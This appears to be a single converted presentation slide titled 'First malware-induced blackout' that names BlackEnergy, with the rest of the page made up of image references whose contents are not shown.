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
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


# First malware-induced blackout

BlackEnergy



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
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
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
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